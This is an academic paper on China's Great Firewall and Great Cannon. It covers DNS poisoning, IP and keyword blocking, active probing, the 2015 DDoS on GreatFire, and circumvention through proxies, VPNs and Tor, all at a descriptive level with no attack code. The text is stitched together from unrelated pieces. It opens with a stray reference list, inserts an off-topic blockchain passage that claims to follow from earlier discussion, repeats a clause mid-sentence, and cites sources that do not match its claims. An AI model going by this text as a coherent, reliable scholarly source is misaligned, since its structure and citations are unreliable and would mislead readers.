- [3] Alzubi, A., Sari, A., (2016) "Deployment of Elliptic Curve Cryptography (ECC) to Enhance Message Integrity in Wireless Body Area Network". International Journal of Computer Science and Information Security, Vol.14, No.11, pp.1146-1153, ISSN:1947-5500.
- [4] Sari, A, Akkaya, M., Fadiya, S., (2016) "A conceptual model selection of big data application: improvement for decision support system user organisation" International Journal of Qualitative Research in Services, Vol.2, No.3, pp. 200-210. <http://dx.doi.org/10.1504/IJQRS.2016.10003553>

- [5] Alzubi, A. and Sari, A. (2016) Deployment of Hash Function to Enhance Message Integrity in Wireless Body Area Network (WBAN). *Int. J. Communications, Network and System Sciences*, Vol.9,No.12, pp. 613-621. <http://dx.doi.org/10.4236/ijcns.2016.912047>
- [6] Sari, A., Rahnama, B., Eweoya, I., Agdelen, Z. (2016) Energizing the Advanced Encryption Standard (AES) for Better Performance. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp.992-1000, ISSN 2229-5518.
- [7] Kirencigil, B.Z., Yilmaz, O., Sari, A., (2016) Unified 3-tier Security Mechanism to Enhance Data Security in Mobile Wireless Networks. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1001-1011, ISSN 2229-5518.
- [8] Yilmaz, O., Kirencigil, B.Z., Sari, A., (2016) VAN Based theoretical EDI Framework to enhance organizational data security for B2B transactions and comparison of B2B cryptographic application models. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1012-1020, ISSN 2229-5518.
- [9] Akkaya, M., Sari, A., Al-Radaideh, A.T., (2016) Factors affecting the adoption of cloud computing based-medical imaging by healthcare professionals. *American Academic & Scholarly Research Journal*, Vol.8, No.1, pp.13-22.
- [10] Sari, A., Onursal, O. and Akkaya, M. (2015) Review of the Security Issues in Vehicular Ad Hoc Networks (VANET). *Int. J. Communications, Network and System Sciences*, Vol. 8, No.13, pp. 552-566. <http://dx.doi.org/10.4236/ijcns.2015.813050> .
- [11] Sari, A. and Karay, M. (2015) Reactive Data Security Approach and Review of Data Security Techniques in Wireless Networks. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 567-577. Doi: <http://dx.doi.org/10.4236/ijcns.2015.813051>.
- [12] Cambazoglu, Ş. and Sari, A. (2015) Collision Avoidance in Mobile Wireless Ad-Hoc Networks with Enhanced MACAW Protocol Suite. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 533-542. <http://dx.doi.org/10.4236/ijcns.2015.813048>.
- [13] Sari, A. and Akkaya, M. (2015) Fault Tolerance Mechanisms in Distributed Systems. *International Journal of Communications, Network and System Sciences*, Vol.8, No.12, pp. 471-482. doi: <http://10.4236/ijcns.2015.812042>.
- [14] Sari, A. and Karay, M. (2015) Comparative Analysis of Wireless Security Protocols: WEP vs WPA. *International Journal of Communications, Network and System Sciences*, Vol. 8, No.12, pp. 483-491. doi: <http://10.4236/ijcns.2015.812043>.
- [15] Sari, A. (2015) "A Review of Anomaly Detection Systems in Cloud Networks and Survey of Cloud Security Measures in Cloud Storage Applications. *Journal of Information Security*", Vol.6, No.2, pp. 142-154. doi: <http://dx.doi.org/10.4236/jis.2015.62015>.
- [16] Sari, A. (2015) "Two-Tier Hierarchical Cluster Based Topology in Wireless Sensor Networks for Contention Based Protocol Suite". *International Journal of Communications", Network and System Sciences*, Vol.8, No.3, pp. 29-42. doi: <http://dx.doi.org/10.4236/ijcns.2015.83004>.

- [17] Sari, A. (2015) "Lightweight Robust Forwarding Scheme for Multi-Hop Wireless Networks". International Journal of Communications, Network and System Sciences, Vol. 8, No.3, pp. 19-28. doi: <http://dx.doi.org/10.4236/ijcns.2015.83003>.
- [18] Sari, A. (2014); "Security Approaches in IEEE 802.11 MANET – Performance Evaluation of USM and RAS", International Journal of Communications, Network, and System Sciences, Vol.7, No.9, pp. 365-372, ISSN: 1913-3723; ISSN-P: 1913-3715, DOI: <http://dx.doi.org/10.4236/ijcns.2014.79038>.
- [19] Rahnama, B., Sari, A., & Ghafour, M. Y. (2016). Countering RSA Vulnerabilities and Its Replacement by ECC: Elliptic Curve Cryptographic Scheme for Key Generation. In D. G., M. Singh, & M. Jayanthi (Eds.) Network Security Attacks and Countermeasures (pp. 270-312). Hershey, PA: Information Science Reference. doi:10.4018/978-1-4666-8761-5.ch012
- [20] Sari, A., (2015), "Security Issues in Mobile Wireless Ad Hoc Networks: A Comparative Survey of Methods and Techniques to Provide Security in Wireless Ad Hoc Networks", New Threats and Countermeasures in Digital Crime and Cyber Terrorism, (pp. 66-94). Hershey, PA: IGI Global. doi:10.4018/978-1-4666-8345-7. April 2015.
- [21] Rahnama, B.; Sari, A.; Makvandi, R., "Countering PCIe Gen. 3 data transfer rate imperfection using serial data interconnect," Technological Advances in Electrical, Electronics and Computer Engineering (TAEECE), 2013 International Conference on , vol., no., pp.579,582, 9-11 May 2013 doi: <http://doi.acm.org/10.1109/TAEECE.2013.6557339>.
- [22] Sari, A.; Rahnama, B., (2013) "Simulation of 802.11 Physical Layer Attacks in MANET," Computational Intelligence, Communication Systems and Networks (CICSyN), 2013 Fifth International Conference on , vol., no., pp.334,337, 5-7 June 2013, <http://dx.doi.org/10.1109/CICSYN.2013.79> .
- [23] Sari, A., Rahnama, B (2013). "Addressing security challenges in WiMAX environment". In Proceedings of the 6th International Conference on Security of Information and Networks (SIN '13). ACM, New York, NY, USA, 454-456. DOI=10.1145/2523514.2523586 <http://doi.acm.org/10.1145/2523514.2523586>
- [24] Deloitte. (2016). Blockchain: Engima. Paradox. Opportunity.
- [25] Ito, J., Narula, N., & Ali, R. (2017, March 08). The Blockchain Will Do to the Financial System What the Internet Did to Media.
- [26] Nakamoto, S. (2008, October). Bitcoin: A Peer-to-Peer Electronic Cash System.
- [27] Arbogast, S. (2016, November 21). What Qualifies as a Blockchain? Retrieved November 12, 2017, from Chainskills: <http://chainskills.com/2016/11/21/what-qualifies-as-a-blockchain/>
- [28] Gupta, V. (2017, February 28). A Brief History of Blockchain.
- [29] Meola, A. (2017, 28 sep). Business insider. Retrieved 28 sep, 2017, from Business insider: <http://www.businessinsider.com/blockchain-technology-applications-use-cases-2017-9>
- [30] Basden, J., & Cottrell, M. (2017, March 27). How Utilities Are Using Blockchain to Modernize the Grid.

- [31] Tapscott, D., & Tapscott, A. (2017, March). Blockchain Could Help Artists Profit More from Their Creative Works.
- [32] Crowe, P. (2016, 5 March). Business insider. Retrieved March 2016, 2016, from business insider : <http://www.businessinsider.com/what-is-blockchain-2016-3>
- [33] Kelsey, J. (2016). Introduction to Blockchains. Crowe, P. (2016, 5 March).
- [34] Acheson, N. (2016, June 6). How does Proof of Work, um, work? Retrieved November 2017, from Decentralize Today: <https://decentralize.today/how-does-proof-of-work-um-work-f44642b24215>
- [35] Sari, A. (2014); "Security Issues in RFID Middleware Systems: A Case of Network Layer Attacks: Proposed EPC Implementation for Network Layer Attacks", Transactions on Networks & Communications, Society for Science and Education, United Kingdom, Vol.2, No.5, pp. 1-6, ISSN: 2054-7420, DOI: <http://dx.doi.org/10.14738/tnc.25.431>.

The Dark Side of the China: The Government, Society and the Great Cannon

Arif Sari, Zakria Abdul Qayyum and Onder Onursal

*Faculty of Business, Department of Management Information Systems,
Girne American University, Kyrenia, Cyprus;*
arifsari@gau.edu.tr; zakria_mughal@yahoo.com; onder.onursal@gmail.com

ABSTRACT

The main purpose of this research is to understand the concept of one of the main firewall technology developed within the scope of Golden Shield Project called “Great Cannon” and “Great Firewall” and elaborates the details of this tool in China. The proposed technology deployed in China has claimed to enhance the public safety and country wide national cyber security however there were many other circumstances raised from the legal, ethical and moral issues due to censorship and surveillance of this deployment. The research also elaborates and outlines the effects and technical issues of this deployment since this paper highlights the existing research trends in network security and exposing the current state of the Golden Shield project for the China with its censorship policy.

Keywords: Quantum Insert, Golden Shield, Censorship, Government, China, Great Cannon, Great Firewall, National Firewall

1 Introduction

The In digital age, it is important to understand information technology, information security, and the challenges an interconnected world face. Military capabilities of a country are usually underestimated or not fully understood by population, which is also caused by a not always correct perspective the media suggests. Thinking about evolution of warfare, we understand that not only military strategies have changed, but the tools to carry out the mission are evolving rapidly.

The wars in future would not necessarily require the opponents to even meet each other face to face physically, instead, the resolution of conflicts will take place in cyberspace.

The boundaries will be crossed digitally, not kinetically. That is the victims of cyber war will not be combatants, but civilians – every man, woman, child that are located in the country under attack. Instead of physical damage, the cyber-attacks will be infrastructure based, targeting military systems, financial systems, and security systems [2].

The countries with the most powerful armies in the world - the United States of America, the United Kingdom, Russian Federation, China [1] – have developed and continue upgrading mechanisms to not only provide cyber security within their countries, but also the tools to attack other countries for accomplishing their political, economic and patriotic wishes.

In this report we discuss security and attack tools considered as one of the most powerful in current cyber space, which were created by People's Republic of China in the Golden Shield Project. China's intention is to use information warfare in the cyber realm. This is well implemented by the "Blue Army" – a unit that carries out cyber warfare - which conducts both offensive and defensive cyber missions to protect the infrastructure of China from foreign cyber threats. It is widely reported that the Chinese supposedly use the public Internet and World Wide Web to exploit weaknesses of foreign countries including the United States, England, Canada, Australia, France, Japan, Taiwan, India, Pakistan, South Korea and Vietnam. It is also stated that the Chinese allegedly intrude countries via the Internet to exfiltrate data, and consequently to gain competitive economic advantages [2].

The following section of the report will describe history of the Chinese Golden Shield Project creation, and mechanism and tools designed for cyber security, existing network technologies, its circumvention and cyber-attacks.

2 History of the Internet in China & Creation of Golden Shield Project

The beginning of the use of the Internet in China occurred in 1987, by sending an email with a title "Crossing the Great Wall to Join the World". Up until 1994, the steps have been taken to make the Internet available to the Chinese population. In September 1994, a Sino-American Internet agreement was signed by China Telecom and U.S. Secretary of Commerce, under which China Telecom is to open two 64K dedicated circuits in Beijing and Shanghai through Sprint Corporation of the United States [3].

The initial steps to control the Internet use were taken by the State Council in 1996. The first Internet censorship was called the "Temporary Regulation for the Management of Computer Information Network International Connection", and stated that "No units or individuals are allowed to establish direct international connection by themselves" and "All direct linkage with the Internet must go through ChinaNet, GBNet, CERNET or CSTNET. A license is required for anyone to provide Internet access to users" [2]. In 1997, the Ministry of Public Security announced a number of policies for the Internet users in China, which were approved by the State Council. A few of the listed regulations state that any unit or individual is prohibited to use the Internet to create, replicate, retrieve, or transmit information that incites to resist or breaks the Constitution, law, or administrative regulations; incites division of the country, hatred or discrimination among nationalities; the truth, spreads rumors, or destroys social order; or provides sexually suggestive material or encourages gambling, violence, or murder, terrorism or other criminal activity. In 1998, the project of the Internet content blocking and filtering was started by the Chinese Government, but was not implemented. The project was named the "Golden Shield Project", also widely known as the "Great Firewall of China" [2][4]. The project provides China with Internet censorship at the Internet backbone and internet provider level, and aims to control the information movement between the Internet in China and the global Internet. The initial design planner of the "Golden Shield" and its architect is known to be the President of the Beijing University of Posts and Telecommunications, Fang Binxing. He stated that the creation of the project took five years and was launched in 2003. Another key figure in "Golden Shield" project is Mr. Li Run sen, the Head of the Commission of Science and Technology of the Ministry of Public Security of China, and since 1996 the group leader and chief technical advisor of Golden Shield Project. As Technology Director at MPS, in 2002, he announced the "Information Technology for China's Public Security" to a national audience of Chinese law enforcement, four-day inaugural "Comprehensive Exhibition on Chinese Information System" in Beijing [2].

3 Golden Shield Project and Great Firewall of China

The Ministry of Public Security of China operates censorship and Internet surveillance initiative. The main purpose of the Golden Shield Project, further referred as the Great Firewall of China (GFW) is blocking and restricting access to unauthorized, forbidden content to Chinese Internet users and anyone else within Chinese borders. Some examples of prohibited or blocked keywords are “Dalai Lama”, “human rights”, “democracy” [2]; most of the widely used social network websites like facebook.com, twitter.com, instagram.com, search engines like Google, media - The New York Times, The Wall Street Journal, Youtube, many pages of Wikipedia [6].

The Great Firewall does not allow the access to sites that have specific keywords estimated as threats to public security and safety by blocking IP addresses, TCP ports, HTTP requests, DNS requests [5]. Generally, firewalls are in-pass barriers between the networks through which the traffic from one network flows to another. Yet the Chinese project is called “Great Firewall”, it operates as an on-pass system which eavesdrops on traffic flowing between China and other countries. On-path systems are good for censorship and provide more scalability but less flexible than in-path systems as attack tools, due to inability to control packets that were already sent from server to reach their destination [7][8]. The Great Firewall observes the connections and decides whether their packets should be blocked by reassembling them which provide better blocking accuracy but require additional computational resources [7].

According to [13], Intrusion Detection System (IDS) devices of the Great Firewall of China are placed for keyword filtering at Autonomous Systems (ASes) and router level. There are 24 border ASes and most of them belong to backbone. The majority of internal ASes (87.0%) are within direct reach of border (belonging to the backbone) ASes. The best vantage points for efficient content filtering are in the border/backbone ASes since they can easily serve as choke points, given that IDS devices have enough power and the censors do not intend to monitor domestic traffic. Two of Chinese ISPs – CHINANET and CNCGROUP have the majority (63.9%) of China’s total peerings with other countries and are the major filtering ISP’s. They have different approaches placing their filtering devices. CHINANET, instead of filtering strictly along the border, offloads the burden to its provincial network. While, CNCGROUP has most of its filtering devices in the backbone rather than provincial network, and all its filtering is done within very few hops into China’s address space.

3.1 GOLDEN Shield Project and Great Firewall of China

The Great Firewall performs via three types of content blocking technology, which are DNS Poisoning, IP Address blocking, and filtering URLs and TCP packets for sensitive keywords via deep packet inspection [8][10].

3.1.1 IP blocking (packet dropping)

IP blocking is done in case if the access to a certain IP address with potentially sensitive data should be denied [2]. Great Firewall relies on null routing, i.e. dropping or ignoring packets without informing the source that the data did not reach its intended recipient, rather than forwarding them. GFW peers with the gateway routers of all Internet Service Providers in China, and hijacks all traffic to blocked websites by injecting routing information into BGP (Border Gateway Protocol) – routing protocol of global Internet. This way through GFW, the Chinese government maintains the blacklist. Null routing does not add performance impact on gateway routers of ISPs, also there are no special devices needed for

implementing null routing [11]. However, this packet dropping scheme have two main problems: first, the list of IP addresses must be kept up-to-date; second, if a few websites share hosting server with a blacklisted website, all of the websites on the same server will be blocked [2] [16]. IP blocking mechanism is not difficult to circumvent. It can be done by setting up a proxy outside of China or by moving the website to another IP address [11].

3.1.2 DNS (Domain Name System) injection

DNS poisoning of responses for certain domains is one of the primary filtering methods that the Great Firewall of China. The GFW has load-balanced architecture, where on each physical link the reassembly and censorship is done in multiple parallel processes (Figure 1). It performs DNS-based censorship at China's borders, using a blacklist of around 15,000 keywords. GFW nodes operate in clusters of several hundred processes which inject censored responses at a rate of about 2,800 per second [9].

With DNS poisoning method, requested domain names are not resolved, but instead incorrect IP addresses are returned to a requester [2]. Once a DNS request is sent from a user located in China to a certain domain outside of the country, the GFW checks the request and if it finds patterns that match censored content, it sends a poisoned DNS response to the requesting DNS resolver, which due to its position in the network, reaches the DNS resolver faster than the DNS server. The requesting DNS resolver catches the poisoned DNS response from the GFW, and ignores a legitimate response sent by DNS server [9][12].




Figure 1. The architecture of GFW according to [9]

Some of the GFW DNS poisoning studies claim, that if the first DNS response is ignored, then the legitimate response can be received [14]. In another [12], on contrary, it was found that despite of expectations that after the poisoned response sent by GFW, the DNS server sends the correct response to DNS resolver, that was not always the case. In many occasions both the legitimate and the poisoned DNS responses were incorrect. The GFW returns poisoned responses from a small set of incorrect IP addresses. The same IP addresses are used as responses of legitimate DNS responses. These IP addresses are registered in different locations around the world without a clear pattern. If to try accessing these IP addresses, no response package is sent from them. This could mean that either there is no host located at these IP addresses, or that even if there is a host, the responses are filtered either by an outbound firewall or at the network interface. Even if a particular DNS request is not poisoned by GFW, the result will still be unavailable to a user. As it appears, DNS servers within China are poisoned themselves, that is why widely

proposed methods of avoiding DNS poisoning, such as ignoring the first received DNS response or identify and ignore poisoned responses [14], would not always work. As a solution, users should configure their local DNS resolver to point to DNS servers which are outside of the influence of the GFW and not poisoned [12]. Findings show that the main use of the GFW's DNS poisoning is actually to corrupt the cache of DNS servers, but not to poison DNS requests of users [9].

Users outside of China can also be affected by DNS poisoning mechanism of Great Firewall. Collateral damage happens when DNS resolvers outside of China contact authoritative servers located in or at the end of paths that transit China, that is, Chinese censorship is being applied to non-Chinese requests as well [15].

3.1.3 TCP Reset/Keyword blocking

The Great Firewall of China also blocks content by filtering URLs and TCP packets. If a user requests a URL with a banned keyword, or a webpage that contains a keyword, the GFW drops packets by closing the connection between the two points [10]. The keyword-based blocking occurs within the routers that maintain connections between China and the rest of the world [16]. Intrusion detection system (IDS) devices are attached to routers and determine whether the content of packets matches filtering rules. If it does, then the router sends TCP reset packets (TCP RES) to both client and server (Figure 2) [13].




Figure 2. Blockage of sensitive content by injecting forged TCP resets [17].

However, blocking of packets is done not during TCP connection establishment phase, but after the first HTTP GET request. HTTP GET requests are allowed to proceed as normal but the router censors the request and sends a spoofed TCP RST packet (Figure 3) [18]. After TCP resets are sent, further attempts by the same client to request access to the same resource will be disabled for a period from a few minutes to an hour by injecting additional reset packages. However, if the endpoints entirely ignore the TCP resets, they will not have any effect on the client's TCP/IP stack, so the client will have an access to requested web page. IDS systems might also add a discard rule to the main router, rather than issuing resets. There is another occasionally used strategy observed. The GFW sends a fake SYN/ACK packet to some pairs of endpoints with random, invalid sequence numbers. If the SYN/ACK packet generated by the GFW reaches the client before the real SYN/ACK then the connection fails. The client then records the incorrect sequence number from the misleading SYN/ACK and returns the value to the server which is considered as an incorrect ACK value. This occasion triggers a reset packet and the client closes [16].




Figure 3. ACK-GET TCP Handshake through the GFW [17]

One of circumvention methods applied through monitoring of keywords by using HTTPS which encrypts content that is potentially to be blocked and thus makes the keyword unreadable in the packet. Another method is to avoid the use of URL so that the keywords cannot be read in plain text. In cases with popular websites, the GFW blocks the access to the entire website by using aforementioned IP address blocking mechanism [10].

3.2 Circumvention methods

There are around 688 million Internet users in China [22], 1-3% (app. 20 million Internet users) of which regularly try to access the open Internet by circumventing the Great firewall [23]. The main anti-censorship tools used by Chinese population and people within the borders of China include proxy servers, VPN (virtual private network) services and Tor.

Proxy servers. Using proxy servers to bypass the GFW can be done by finding some proxy nodes and encrypting the traffic. Proxy servers operate through browsers, connecting a Chinese user's machine with a server located outside the country, and masking the user's IP address with the server's IP address [10]. Popular and free proxy services used in China are FreeGate, Ultrasurf, and Psiphon (version 3). They depend on a range of proxy servers outside China and encrypt all the HTTP traffic in SSL (Secure Sockets Layer) tunnels to these servers. Using proxy is usually does not cost anything to the users, however VPN provides better performance at least in terms of speed and stability [11].

VPN services. VPN and Secure Shell (SSH) services are considered the most powerful and stable tools for bypassing censorship. They work in a similar way to proxy servers, but depend on a virtual, private host or an account outside China.

Users connect their computers to VPN, which encrypts the users' requests and sends them to a foreign server, which processes the actual request. The request is able to bypass the Firewall because it is encrypted [10]. A private encrypted invisible for the GFW channel is created to connect users to a server outside of China. VPN services are usually not free and require technical professionals for configuration. Usually popular commercial or public VPN services are blocked by IP address and/or "vpn." domain names, such as vpn.com, vpn.net, vpn.org, vpn.info, etc. [11].

Tor. Tor is a famous anonymous communication and circumvention tool against Internet censorship. It achieves anonymity by re-routing through a series of proxy servers. The complicated encrypted SSL-based

protocols and thousands of proxies make Tor an ideal tool for bypassing the blocking and surveillance of GFW [24]. In order to create a private network pathway with Tor, a client needs to build a circuit of relays (encrypted connections through proxy nodes) on the Tor network. The pathway is built incrementally, by adding one hop at a time, so each relay along the way knows only the two nodes that are one hop before and after it. A separate set of encryption keys is used for each hop along the circuit, except for the last hop to the destination server [25]. However, the global public list of relays is Tor's biggest weakness. Chinese censors download the lists and add each IP address to a blacklist. In response to the blocking of its relays, the operators of the Tor network began to reserve a portion of new relays as secret, non-public "bridges" [26].

3.3 Active probing

The operators in charge of Chinese censorship infrastructure continue to innovate methods to detect and block the circumvention methods. Because the encrypted traffic is more difficult to analyze, so that deep packet inspection might not be able to understand what is in the traffic and whether it should be blocked. Yet during deep packet inspection the operators can look at specific set up of TLS such as port number, type of encryption, handshake parameters or flow information, this information is usually not enough to be sure that this is something that needs to be blocked. In order to exclude uncertainty and collateral damage, and response to enhanced circumvention systems, the method called "Active probing" started being used by the censors of the GFW. This probing works by passively monitoring the network for suspicious traffic, then actively probing the corresponding servers, and blocking any that are determined to run circumvention servers such as Tor (Figure 4). Once the connection between Chinese server and a server in a foreign country is established, the Great Firewall initially closely looks at TLS connection handshake, and if it considers the connection suspicious, it next launches a probe that connects to the same server in that country and tries to speak the protocol of the connection they suspected (e.g. Tor). The foreign server will terminate the connection, if the guess of the GFW was not correct, but if the Firewall is right, the server will answer with a handshake, so in that case the GFW is sure that the connection is undesirable and can block it. This is a two stage inspection, where in the first stage deep packet inspection is done on a lot of traffic, and a portion of the traffic that is suspicious is selected; in the second stage, the active probing is used to understand what this portion of traffic really is. The system can detect the servers of at least five circumvention protocols and is upgraded regularly and operates in real time.




Figure 4. Simplified schema of Great Firewall's active probing

4 Great Cannon

In March 2015, two services designed to circumvent Chinese censorship - GreatFire.org and two GitHub pages run by GreatFire.org – were stroke by a Distributed Denial of Service (DDoS) attack with 2.6 billion requests per hour sent (at peak) [21][19]. The implemented mechanism allowed the attackers to manipulate a part of the legitimate traffic from inside and outside China to launch and steer Denial of Service attacks against the anti censorship project [20]. It was later reported that the source of the attack was a malicious Javascript returned by Baidu servers. This recent event showed that the Golden Shield Project has evolved from just blocking foreign content from coming into the country to attacking foreign websites. The offensive system is called “Great Cannon” (GC), and considered separate from the Great Firewall, with different design and capabilities. This distinct attack tool hijacks traffic to (or presumably from) individual IP addresses and can randomly replace unencrypted content as a man-in-the-middle. The Great Cannon is known to use traffic of systems outside of China by infecting the users’ browsers with malicious programs to create a massive DDoS attack. Observations show that the design of the Great Cannon is not well-suited for traffic censorship, compared to mechanisms used by the Great Firewall. That is, it cannot censor any traffic not already censorable by the GFW. This indicates that that the role of the GC is to inject traffic under specific targeted circumstances, not to censor traffic. However, there are some mutual features that the Great Cannon and the Great Firewall have, such as the same specific TTL side-channel, and that they might share some common code (Figure 3). Great Cannon acts on traffic on the same link as the Great Firewall, which is the evidence that the GC appears to be co-located with the GFW. However, the content analysis of the GC is more primitive and easily manipulated, but offers big performance advantages as it does not need to deal with complex state concerning connection status and packets reassembly, as GFW does. The Great Cannon discovers the target’s IP address and identify a suitable exploit. When the GC decides to inject a reply, unlike the GFW, it only examines the first data packet of a connection. It uses a flow cache (with capacity up to 16,000 entries for a single sending IP address) to remember recent connections it has estimated no longer requiring examination. The GC is then tasked to intercept traffic from the target’s IP address, and replace certain responses with malicious content. Figure 4 shows the decision flow of the Great Cannon. Any user who has ever made a single request to a server inside China not employing encryption is a potential target for GC’s malicious code. The users of some websites that are located outside of China but use some sources from Chinese servers would not even realize that their computers were communicating with Chinese servers and were a target for attacks. The Great Cannon is noticed to have similar capabilities as the NSA’s QUANTUM system. The DDoS attacks launched by the GC so far are aligned with political concerns of the Chinese government. The attacked websites, GreatFire and GitHub, provided services, like proxies, and technologies for users to circumvent Chinese government censorship [19].




Figure 5. Simplified logical topology of the Great Cannon and Great Firewall




Figure 6. The Great Cannon's decision flow [19]

The Great Cannon is a big shift in tactics of the political implication of Chinese government. The reasons for deploying the GC are not mentioned explicitly. However, analyzing the attack to GreatFire website, we can state that the Chinese government's aims were both to try blocking the operations of an undesirable resource and to show other organizations that the outcomes can be costly. Yet, we do not know the full power of the Great Cannon, thus the way China decides to use this tool is not know the full power of the Great Cannon, thus the way China decides to use this tool is unpredictable and probably future attacks can reach the entire country level. What is seen from already implemented attacks should be a notice to the countries with not advanced cyber security mechanisms to take serious actions towards improving their situation in cyberspace.

Societies facing lot of challenges due to governmental limitations and protection based restrictions. The strict regulations lead distrust in the public against government services and virtualization become necessary. However some countries exaggerated the meaning of security and public safety through censorship policy [25-26].

The researchers focused on developing variety of different technologies in order to enhance secure communication environments [27-33]. The security proposals targeted to reach maximum security without leading and collision and censorship during providing secure communication environment for public. Both organizations and governments spend effort on spreading and deploying these emerging technologies to propose a secure environment and protect user/customer data [34-40].

Providing countrywide security is a serious issue that requires considering lightweight communication infrastructure, scalability and flexible fault tolerance systems. The existing mechanism that was deployed within China focused on censoring by detecting anomalies on the network in existing communication infrastructure through restriction policies [35-46]. The existing technologies focused on enhancing supremacy of the government on public and nations through modifications and restrictions of current communication infrastructure.

As described above, blockchains have the potential to revolutionize the world of technology and communication. At the very least, it is very likely to disrupt the financial industry and turn it on its head. The technology also has the potential to disrupt other markets such as the entertainment industry, the energy industry and even electoral processes. The group of researchers has described as how the blockchain can cause disintermediation in the entertainment industry [31]. Essentially, artists would be

able to earn more because they would be able to sell their content directly to consumers using smart contracts. The various levels of middlemen would be eliminated and artists would be able to regulate content consumption and sale via smart contracts; programmable bits on a blockchain. In the energy sector, a scenario is described where independent generators of energy via renewable sources such as solar, are selling energy to one another via blockchains [30]. The large utility firms across the world are taking note of the trend and quite a few in countries such as Austria and Germany have started experimenting with blockchain technology. A comparison of the applications of blockchain technology in the financial services, entertainment and utilities industries generates a clear theme: disintermediation. The decentralized, distributed, transparent, programmable and anonymous nature of the blockchain is a death knell for middlemen. Smart and proactive companies are taking note and embracing the technology in a bid to remain relevant with time.

5 Conclusion

Since the beginning of the Golden Shield Project in 1998, there have been many improvements made in both censorship mechanisms and attack tools. Implementation of censorship mechanisms under the Golden Shield Project has both advantages and disadvantages and can be considered from a few perspectives: the Chinese government, businesses, and regular users (both within Chinese borders and outside of China). The Golden Shield Project is implemented from the approval of the Chinese government; consequently, its design was done in the way to benefit the government at the first place. So, having such a powerful mechanism for censorship as the Great Firewall and an attack tool as the Great Cannon, gives China great political, social and economic advantages against other nations. They control the information flow to the country, that is, the population is educated and aware of the countries and the world's concerns and problems, in the way which is preferable to the government. Because China has their own search engines, social networks, mail services, they have access to any private information of user of the Chinese Internet, what gives them an opportunity to control the population and use them as a resource for operations in cyberspace against foreign businesses or countries. The disadvantage of having such strict censorship is the dissatisfaction of the population whose human rights and freedom of speech are violated. For businesses in China, a big advantage is they are protected from western influences and businesses, where it would be more difficult to compete and achieve success. Censorship is disadvantageous for international businesses, as it makes the communication with outside countries more difficult, as for reaching out potential consumers, supplies or services, thus it decreases profit the companies could have made. Advantages of the censorship for the users of the Chinese Internet include: safer environment by blocking offensive material available on racist and pornographic websites and reduction of internet crime. The major disadvantage is an obvious violation of human rights. It prevents people from sharing their opinion, especially on topics such as religion and politics. The users of foreign countries are affected by collateral damage caused by implementation of the Great Firewall's censorship mechanisms.

REFERENCES

